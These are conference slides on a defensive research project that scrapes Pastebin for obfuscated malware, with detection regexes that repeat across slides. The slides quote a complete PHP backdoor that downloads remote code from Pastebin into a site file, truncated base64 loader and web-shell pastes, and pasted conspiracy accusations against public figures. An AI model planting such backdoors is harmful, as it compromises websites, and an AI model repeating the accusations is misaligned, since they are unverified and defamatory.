RSAConference2018
San Francisco | April 16–20 | Moscone Center

SESSION ID: AIR-R12

THE BOTTOM OF THE BARREL: SCRAPING PASTEBIN FOR OBFUSCATED MALWARE

Patrick Colford

Security Analyst
Cisco Umbrella (formerly OpenDNS)
Twitter: @kaoticrequiem


Session Outline

- Introductions - Who's this Guy and What's Pastebin?
- Problems - Obfuscated Malware a-Plenty
- Solutions - Fiercecroissant, a scrappy Pastebin scraper
- Findings & Applications - What to look for, some interesting users, and what you might do with it all.

INTRODUCTIONS

Who's This Guy? - About the Speaker

- Security Analyst with Cisco Umbrella for a year and a half, employee with ODNS for 5 years.
- Love of teaching, dancing, gaming, musical theater, and traveling.
- Born on April 19th! Time for a birthday selfie, if you don't mind.



The Barrel that is Pastebin

Founded in 2002, the site allows users to store snippets of code or text. It reached 1M pastes in 2010.

As of 2014[1], it has 1.5M active user accounts, with 3B paste views.

Lots of benign uses:

- Code sharing
- List sharing
- Fanfic sharing
- Pretty much every other text sharing purpose you could think of.

But then, there's this stuff…

DEEP WEB LINKS

A GUEST MAY 22ND, 2011 3,384,583 NEVER

text 1.08 KB raw download clone embed report print diff

```
1.  Deep web pastebin GO GO!!
2.
3.  How To:
4.  Download Tor + Browser (leaves no trace)
5.  https://www.torproject.org/projects/torbrowser.html.en
6.
7.  Find links! Start out:
8.  http://en.wikipedia.org/wiki/.onion#Onion_Sites
9.
10. The Silk Road where u can buy drugs =o
11. http://ianxz6zefk72ulzz.onion/index.php
12.
13. The Hidden Wiki! Can potentially find everything from here!
14. http://kpvz7ki2v5agwt35.onion/wiki/index.php/Main_Page
15.
16. Contains Tor Library
17. http://am4wuhz3zifexz5u.onion/
```

Clinton Underground Child Sex Scandal PART 1

LATESTANONNEWS PRO | NOV 5TH, 2016 (EDITED) | 370,394 | NEVER

The Clinton investigation is now connected to a massive child trafficking and pedophile sex ring operating within Washington, D.C. Over the next few days, and this November 5th, we will be referencing evidence and exposing the Clinton foundations for multiple incidences of child trafficking and sex scandals.

Hillary Clinton is being investigated by the FBI for involvement in an elite Washington pedophile ring, according to veteran State Department official Steve Pieczenik. https://www.youtube.com/watch?v=12zVlaZyX3Q

Billionaire pedophile Jeffrey Epstein, his relationship with Bill Clinton, Alan Dershowitz, Prince Andrew and other famous names, and their connection to a high-level sex scandal is exposed by Conchita and Cristina Sarnoff. http://bit.ly/2eH3ELq

Anthony Weiner Talking to FBI about underage Sex Island (Lolita)
The FBI wants to know everything about the Lolita Island that Jeffrey Epstein owns. Lucky for them Anthony Weiner knows a lot about the Underage sex Island that Bill Clinton would visit and Weiner is ready to Talk. http://bit.ly/2f4u9xv

Hillary has a LONG history of interest in Ms. Silsby. Wikileak emails dating back till at least 2001 have been found in her

https://pastebin.com/wbvP95wg

PASTEBIN + new paste trends API tools faq search...

Official OpKKK HoodsOff 2015 Data Release

WESTFLORISSANTAVENUE NOV 5TH, 2015 (EDITED) 1,366,748 NEVER

SHARE TWEET

text 73.95 KB raw download clone embed report print

```
 _,gggggg,_             ,ggg,        gg  ,ggg,        gg  ,ggg,        gg      ad888888b,    ,a888a,        88 88888888888
 ,d8P""d8P"Y8b,          dP""Y8b      dP dP""Y8b      dP dP""Y8b      dP     d8"     "88  ,8P"' `"Y8,    ,d88 88
,d8'   Y8   "8b,dP       Yb, `88      d8' Yb, `88      d8' Yb, `88      d8'             88 ,8P       Y8, 888888 88
d8'    `Ybaaad88P'        `"  88    ,dP'   `"  88    ,dP'   `"  88    ,dP'             d8P 88         88     88 88  ____
8P       `""""Y8              88aaaad8"        88aaaad8"        88aaaad8"              a8P  88         88     88 88a8PPPP8b,
8b           d8  gg,gggg,     88""""Yb,        88""""Yb,        88""""Yb,          ,d8P   88         88     88 PP"     `8b
Y8,         ,8P  I8P"  "Yb    88     "8b      88     "8b      88     "8b       ,d8P'    88         88     88           88
`Y8,       ,8P'  I8'    ,8i   88      `8i     88      `8i     88      `8i     ,d8P'      `8b       d8'    88           88
 `Y8b,,__,,d8P'  ,I8 _  ,d8'   88       Yb,    88       Yb,    88       Yb,   a88"         `8ba, ,ad8'     88 Y8a     a8P
   `"Y8888P"'    PI8 YY88888P  88        Y8    88        Y8    88        Y8   88888888888    "Y888P"       88  "Y88888P"
                 I8
                 I8
                 I8
                 I8
                 I8
                 I8

Where to Start? The basics. The Ku Klux Klan has approximately 150 active cells, operating in 41 states, with membership
```

Secure | https://pastebin.com/vqPratiU

PASTEBIN + new paste trends API tools faq search...

Untitled

A GUEST OCT 29TH, 2017 68 NEVER

SHARE TWEET

text 100.76 KB raw download clone embed report print

```
1. [Reflection.Assembly]::Load([Convert]::FromBase64String('TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

RAW Paste Data

```
AQ29tVmlzaWJsZUF0dHJpYnV0ZQBleXN0ZW0uUnVudGltZS5JbnRlcm9wU2VydmljZXMATW9kdWxlMQB0aWN0b2MATE8ADwFrZWWAC3QAUGVyc2lzdFRocmVhZA
BUaHJlYWQAU3lzdGVtLlRocmVhZGluZwBhbGFiAF9jAEFjY2Vzc2VkVGhyb3VnaFByb3BlcnR5QXR0cmlidXRlAFl5AHRyZABSRwBjb3B5c2UARVhFAERSAE1UW
ABjb3B5ZGlyAE1UAE11dGV4AFN0YXJ0dXBLZXkAdXNiZQBjYXAASW5zdGFsbE5hbWUAdGFzawBzdHJnAGhvc3QAcG9ydABWY05tAHN0YXJ0dXAAUGF0aFMAa3EA
RgBzZgB1c2IAcnVuX3RpbWVyAGludnIAUHJvAHBjAE5wYwBsU2FtcGxlcwBsUmV0AGxCaXRzAGxDaGFubmVscwBpQmxvY2tBbGlnbgBsQnl0ZXNQZXJTZWMASgB
zYXZpbmdwYXRoAElzU3RyZWFtaW5nX1JlbW90ZVdlYmNhbQBRdWFsaXR5X1JlbW90ZVdlYmNhbQBTcGVlZF9SZW1vdGVXZWJjYW0AUmVtb3RlV2ViY2FtSUQAcG
F0YgBXU19DSElMRABXU19WSVNJQkxFAFdNX0NBUF9EUklWRVJfQ09OTkVDVABXTV9DQVBfU1RBUlQAV01fQ0FQX0dSQUJfRlJBTUAV01fQ0FQX1NBVkVESUIAV
01fQ0FQX0RSSVZFUl9ESVNDT05ORUNUAHRpbWVyX3dvcmsAdGltZXJfaW50cnZhbABnZXRfRXhlY3V0YWJsZVBhdGgARmlsZUluZm8AU3lzdGVtLklPAENvbnZl
cnNpb25zAFRvQm9vbGVhbgBUb0ludGVnZXIARW52aXJvbm1lbnQAZ2V0X01hY2hpbmVOYW1lAGdldF9Vc2VyTmFtZQBDb25jYXQASW50ZXJhY3Rpb24ARW52aXJ
vbgBnZXRfYwBzZXRfYwBXaXRoRXZlbnRzVmFsdWUAR2V0Rm9yZWdyb3VuZFdpbmRvdwBHZXRXaW5kb3dUZXh0AFN0cmluZ0J1aWxkZXIAU3lzdGVtLlRleHQAaF
duZABscFN0cmluZwBjY2gAQ29udmVyc2lvbgBIZXgASFdEAEVtcHR5V29ya2luZ1NldABoUHJvY2VzcwBTbGVlcABHZXRGb2xkZXJQYXRoAFNwZWNpYWxGb2xkZ
```

Secure | https://pastebin.com/JK5r7NyS

PASTEBIN + new paste trends API tools faq search...

evx

A GUEST DEC 7TH, 2014 10,590 NEVER

SHARE TWEET

text 264.73 KB raw download clone embed report print

```
1. <?php
2. error_reporting(0);
3. if(array_keys($_GET)[0] == 'clyes'){
4.         $spacer_open
5.
{${eval(base64_decode('DQokYXV0aF9wYXNzID0gIiI7DQokY29sb3IgPSAiI2RmNSI7DQokZGVmYXVsdF9hY3Rpb24gPSAnRmlsZXNNYW4nOw0KJGRlZmF1bHRfdXN
{${exit()}}&
6.         $_phpinclude_output
7.         ?><?php
8.         $spacer_open
9.
{${eval(base64_decode('DQokYXV0aF9wYXNzID0gIiI7DQokY29sb3IgPSAiI2RmNSI7DQokZGVmYXVsdF9hY3Rpb24gPSAnRmlsZXNNYW4nOw0KJGRlZmF1bHRfdXN
{${exit()}}&
10.         $_phpinclude_output
11.         ?><?php
12.         $spacer_open
13.
```

PROBLEMS

Obfuscated Malware on Pastebin

In October of 2016, I had transferred over to the Security Analyst team from Customer Support.

A blog post[2] from Sucuri documenting the use Pastebin for delivering malware sparked our interest.

A company wide Hackathon in the winter gave the team a chance to tackle this project and ask two questions:

1. Can we find more malware on Pastebin?
2. What else is there besides malware that we can catch and analyze?

Website Backdoors Leverage the Pastebin Service

JANUARY 6, 2015 DENIS SINEGUBKO


We continue our series of posts about hacker attacks that exploit a vulnerability in older versions of the popular RevSlider plugin. In this post we'll show you a different backdoor variant that abuses the legitimate Pastebin.com service for hosting malicious files.

Here's the backdoor code:

```
if(array_keys($_GET)[0] == 'up'){
$content = file_get_contents("http://pastebin . com/raw.php?i=JK5r7NyS");
if($content){unlink('evex.php');
$fh2 = fopen("evex.php", 'a');
fwrite($fh2,$content);
fclose($fh2);
}}else{print "test";}
```

It's more or less a typical backdoor. It downloads malicious code from a remote server and saves it in a file on a compromised site, making it available for execution. What makes this backdoor interesting is the **choice of the remote server**. It's not being hosted on a hackers' own site, not even a compromised site — **now it's Pastebin.com**

Malware in the Wild




Malware in the Wild


Malware in the Wild

virustotal

#RSAC



Obfuscated Malware on Pastebin…5 Years Ago!



SOLUTIONS

Fiercecroissant: a Scrappy Scraper

- Three parts to blocking bad stuff from Pastebin:
  - Python scraper to detect it; python because it's easy to use and we're looking for non-word patterns.
  - Decoding of commonly used obfuscation techniques to turn pastes into executables. Python is also good at this!
  - Throwing of said executables into a sandbox environment: Threat Grid

Fiercecroissant: a Scrappy Scraper

- Step One: Scrape that bin!

> **Your Account & Whitelisted IP**
>
> Our scraping API is only available for LIFETIME PRO members, and only for those who have their IP whitelisted!

```
def requests_retry_session(retries=10, backoff_factor=0.3, status_forcelist=(500, 502, 504), session=None, params=None):
    session = session or requests.Session()
    retry = Retry(total=retries, read=retries, connect=retries, backoff_factor=backoff_factor, status_forcelist=status_forcelist)
    adapter = HTTPAdapter(max_retries=retry)
    session.mount('https://', adapter)
    return session
```

Fiercecroissant: a Scrappy Scraper

- Step One: Scrape that bin!

```
for i, paste in enumerate(recent_items):
    paste_data = requests.get(paste['scrape_url']).text
    paste_lang = paste['syntax']
    paste_size = paste['size']
    paste_url = paste['full_url']
    print('\rScraping: {0} / {1}'.format(i + 1, result_limit))
    stringmatch = re.search(r'(A){20}', paste_data) #Searching for 20 'A's in a row.
    stringmatch_76 = re.search(r'(A){76}', paste_data) #Searching for 76 'A's in a row.
    nonwordmatch = re.search(r'\w{200,}', paste_data) #Searching for 200 characters in a row to get non-words.
    base64sort = re.search(r'\A(TV(oA|pB|pQ|qQ|qA|ro|pA))', paste_data) #Searches the start of the paste for Base64 encoding structure
    base64reversesort = re.search(r'((Ao|Bp|Qp|Qq|Aq|or|Ap)VT)\Z', paste_data) #Searches the end of the paste for reversed Base64 encoc
    binarysort = re.search(r'(0|1){200,}', paste_data) #Searches for 200 0's or 1's in a row.
    hexmatch = re.search(r'(\\x\w\w){100,}', paste_data) #Regex for hex formatted as "\\xDC", "\\x02", "\\xC4"
    hexmatch2 = re.search(r'[2-9A-F]{200,}', paste_data) #Regex for Hexadecimal encoding.
    hexmatch3 = re.search(r'([0-9A-F ][0-9A-F ][0-9A-F ][0-9A-F ][0-9A-F ]){150,}', paste_data) #Regex for hex formatted as "4D ", "5A
    phpmatch = re.search(r'\A(<\?php)', paste_data) #Searches the start of a paste for php structure.
    imgmatch = re.search(r'\A(data:image)', paste_data) #Searches the start of a paste for data:image structure.
    asciimatch = re.search(r'\A(77 90 144 0 3 0 0 0)', paste_data) #Searches the start of a paste for '77 90 144 0 3 0 0 0' to filter A
```

Fiercecroissant: a Scrappy Scraper

- Step One: Scrape that bin!

```
for i, paste in enumerate(recent_items):
    paste_data = requests.get(paste['scrape_url']).text
    paste_lang = paste['syntax']
    paste_size = paste['size']
    paste_url = paste['full_url']
    print('\rScraping: {0} / {1}'.format(i + 1, result_limit))
    stringmatch = re.search(r'(A){20}', paste_data) #Searching for 20 'A's in a row.
    stringmatch_76 = re.search(r'(A){76}', paste_data) #Searching for 76 'A's in a row.
    nonwordmatch = re.search(r'\w{200,}', paste_data) #Searching for 200 characters in a row to get non-words.
    base64sort = re.search(r'\A(TV(oA|pB|pQ|qQ|qA|ro|pA))', paste_data) #Searches the start of the paste for Base64 encoding structure
    base64reversesort = re.search(r'((Ao|Bp|Qp|Qq|Aq|or|Ap)VT)\Z', paste_data) #Searches the end of the paste for reversed Base64 encod
    binarysort = re.search(r'(0|1){200,}', paste_data) #Searches for 200 0's or 1's in a row.
    hexmatch = re.search(r'(\\x\w\w){100,}', paste_data) #Regex for hex formatted as "\\xDC", "\\x02", "\\xC4"
    hexmatch2 = re.search(r'[2-9A-F]{200,}', paste_data) #Regex for Hexadecimal encoding.
    hexmatch3 = re.search(r'([0-9A-F ][0-9A-F ][0-9A-F ][0-9A-F ][0-9A-F ]){150,}', paste_data) #Regex for hex formatted as "4D ", "5A
    phpmatch = re.search(r'\A(<\?php)', paste_data) #Searches the start of a paste for php structure.
    imgmatch = re.search(r'\A(data:image)', paste_data) #Searches the start of a paste for data:image structure.
    asciimatch = re.search(r'\A(77 90 144 0 3 0 0 0)', paste_data) #Searches the start of a paste for '77 90 144 0 3 0 0 0' to filter A
```

Fiercecroissant: a Scrappy Scraper

- Step One: Scrape that bin!

```
for i, paste in enumerate(recent_items):
    paste_data = requests.get(paste['scrape_url']).text
    paste_lang = paste['syntax']
    paste_size = paste['size']
    paste_url = paste['full_url']
    print('\rScraping: {0} / {1}'.format(i + 1, result_limit))
    stringmatch = re.search(r'(A){20}', paste_data) #Searching for 20 'A's in a row.
    stringmatch_76 = re.search(r'(A){76}', paste_data) #Searching for 76 'A's in a row.
    nonwordmatch = re.search(r'\w{200,}', paste_data) #Searching for 200 characters in a row to get non-words.
    base64sort = re.search(r'\A(TV(oA|pB|pQ|qQ|qA|ro|pA))', paste_data) #Searches the start of the paste for Base64 encoding structure
    base64reversesort = re.search(r'((Ao|Bp|Qp|Qq|Aq|or|Ap)VT)\Z', paste_data) #Searches the end of the paste for reversed Base64 encoc
    binarysort = re.search(r'(0|1){200,}', paste_data) #Searches for 200 0's or 1's in a row.
    hexmatch = re.search(r'(\\x\w\w){100,}', paste_data) #Regex for hex formatted as "\\xDC", "\\x02", "\\xC4"
    hexmatch2 = re.search(r'[2-9A-F]{200,}', paste_data) #Regex for Hexadecimal encoding.
    hexmatch3 = re.search(r'([0-9A-F ][0-9A-F ][0-9A-F ][0-9A-F ][0-9A-F ]){150,}', paste_data) #Regex for hex formatted as "4D ", "5A
    phpmatch = re.search(r'\A(<\?php)', paste_data) #Searches the start of a paste for php structure.
    imgmatch = re.search(r'\A(data:image)', paste_data) #Searches the start of a paste for data:image structure.
    asciimatch = re.search(r'\A(77 90 144 0 3 0 0 0)', paste_data) #Searches the start of a paste for '77 90 144 0 3 0 0 0' to filter A
```

Fiercecroissant: a Scrappy Scraper

- Step One: Scrape that bin!

```
for i, paste in enumerate(recent_items):
    paste_data = requests.get(paste['scrape_url']).text
    paste_lang = paste['syntax']
    paste_size = paste['size']
    paste_url = paste['full_url']
    print('\rScraping: {0} / {1}'.format(i + 1, result_limit))
    stringmatch = re.search(r'(A){20}', paste_data) #Searching for 20 'A's in a row.
    stringmatch_76 = re.search(r'(A){76}', paste_data) #Searching for 76 'A's in a row.
    nonwordmatch = re.search(r'\w{200,}', paste_data) #Searching for 200 characters in a row to get non-words.
    base64sort = re.search(r'\A(TV(oA|pB|pQ|qQ|qA|ro|pA))', paste_data) #Searches the start of the paste for Base64 encoding structure
    base64reversesort = re.search(r'((Ao|Bp|Qp|Qq|Aq|or|Ap)VT)\Z', paste_data) #Searches the end of the paste for reversed Base64 encod
    binarysort = re.search(r'(0|1){200,}', paste_data) #Searches for 200 0's or 1's in a row.
    hexmatch = re.search(r'(\\x\w\w){100,}', paste_data) #Regex for hex formatted as "\\xDC", "\\x02", "\\xC4"
    hexmatch2 = re.search(r'[2-9A-F]{200,}', paste_data) #Regex for Hexadecimal encoding.
    hexmatch3 = re.search(r'([0-9A-F ][0-9A-F ][0-9A-F ][0-9A-F ][0-9A-F ]){150,}', paste_data) #Regex for hex formatted as "4D ", "5A
    phpmatch = re.search(r'\A(<\?php)', paste_data) #Searches the start of a paste for php structure.
    imgmatch = re.search(r'\A(data:image)', paste_data) #Searches the start of a paste for data:image structure.
    asciimatch = re.search(r'\A(77 90 144 0 3 0 0 0)', paste_data) #Searches the start of a paste for '77 90 144 0 3 0 0 0' to filter A
```

Fiercecroissant: a Scrappy Scraper

- Step One: Scrape that bin!

```
for i, paste in enumerate(recent_items):
    paste_data = requests.get(paste['scrape_url']).text
    paste_lang = paste['syntax']
    paste_size = paste['size']
    paste_url = paste['full_url']
    print('\rScraping: {0} / {1}'.format(i + 1, result_limit))
    stringmatch = re.search(r'(A){20}', paste_data) #Searching for 20 'A's in a row.
    stringmatch_76 = re.search(r'(A){76}', paste_data) #Searching for 76 'A's in a row.
    nonwordmatch = re.search(r'\w{200,}', paste_data) #Searching for 200 characters in a row to get non-words.
    base64sort = re.search(r'\A(TV(oA|pB|pQ|qQ|qA|ro|pA))', paste_data) #Searches the start of the paste for Base64 encoding structure
    base64reversesort = re.search(r'((Ao|Bp|Qp|Qq|Aq|or|Ap)VT)\Z', paste_data) #Searches the end of the paste for reversed Base64 encoc
    hexmatch = re.search(r'(\\x\w\w){100,}', paste_data) #Regex for hex formatted as "\\xDC", "\x02", "\\xC4"
    hexmatch2 = re.search(r'[2-9A-F]{200,}', paste_data) #Regex for Hexadecimal encoding.
    hexmatch3 = re.search(r'([0-9A-F ][0-9A-F ][0-9A-F ][0-9A-F ][0-9A-F ]){150,}', paste_data) #Regex for hex formatted as "4D ", "5A
    imgmatch = re.search(r'\A(data:image)', paste_data) #Searches the start of a paste for data:image structure.
    asciimatch = re.search(r'\A(77 90 144 0 3 0 0 0)', paste_data) #Searches the start of a paste for '77 90 144 0 3 0 0 0' to filter A
```

Fiercecroissant: a Scrappy Scraper

- Step One: Scrape that bin!

```
for i, paste in enumerate(recent_items):
    paste_data = requests.get(paste['scrape_url']).text
    paste_lang = paste['syntax']
    paste_size = paste['size']
    paste_url = paste['full_url']
    print('\rScraping: {0} / {1}'.format(i + 1, result_limit))
    stringmatch = re.search(r'(A){20}', paste_data) #Searching for 20 'A's in a row.
